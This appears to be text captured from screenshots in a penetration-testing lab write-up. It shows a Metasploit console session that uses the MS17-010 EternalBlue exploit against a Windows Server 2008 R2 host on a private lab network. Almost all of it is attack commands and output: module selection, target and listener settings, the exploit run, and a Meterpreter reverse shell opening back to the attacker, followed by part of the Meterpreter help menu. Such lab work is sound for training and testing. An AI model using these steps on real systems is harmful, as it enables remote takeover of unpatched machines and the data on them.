1 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.5 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.9
RHOSTS => 10.0.2.9
msf6 exploit(windows/smb/ms17_010_eternalblue) >

Figure 8.


bitman@Kalill: /usr/share/nmap/scri
File Actions Edit View Help
0 Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.9:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.9:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.9:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.9:445 - The target is vulnerable.
[*] 10.0.2.9:445 - Connecting to target for exploitation.
[+] 10.0.2.9:445 - Connection established for exploitation.
[+] 10.0.2.9:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.9:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.9:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.0.2.9:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.2.9:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.0.2.9:445 - 0x00000030 6b 20 31 k 1
[+] 10.0.2.9:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.9:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.9:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.9:445 - Starting non-paged pool grooming
[+] 10.0.2.9:445 - Sending SMBv2 buffers
[+] 10.0.2.9:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.9:445 - Sending final SMBv2 buffers.
[*] 10.0.2.9:445 - Sending last fragment of exploit packet!
[*] 10.0.2.9:445 - Receiving response from exploit packet
[+] 10.0.2.9:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.9:445 - Sending egg to corrupted connection.
[*] 10.0.2.9:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.9:49482) at 2024-02-12 20:31:20 -0600
[+] 10.0.2.9:445 - =-=
[+] 10.0.2.9:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.9:445 - =-=
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings

YAHTZEE!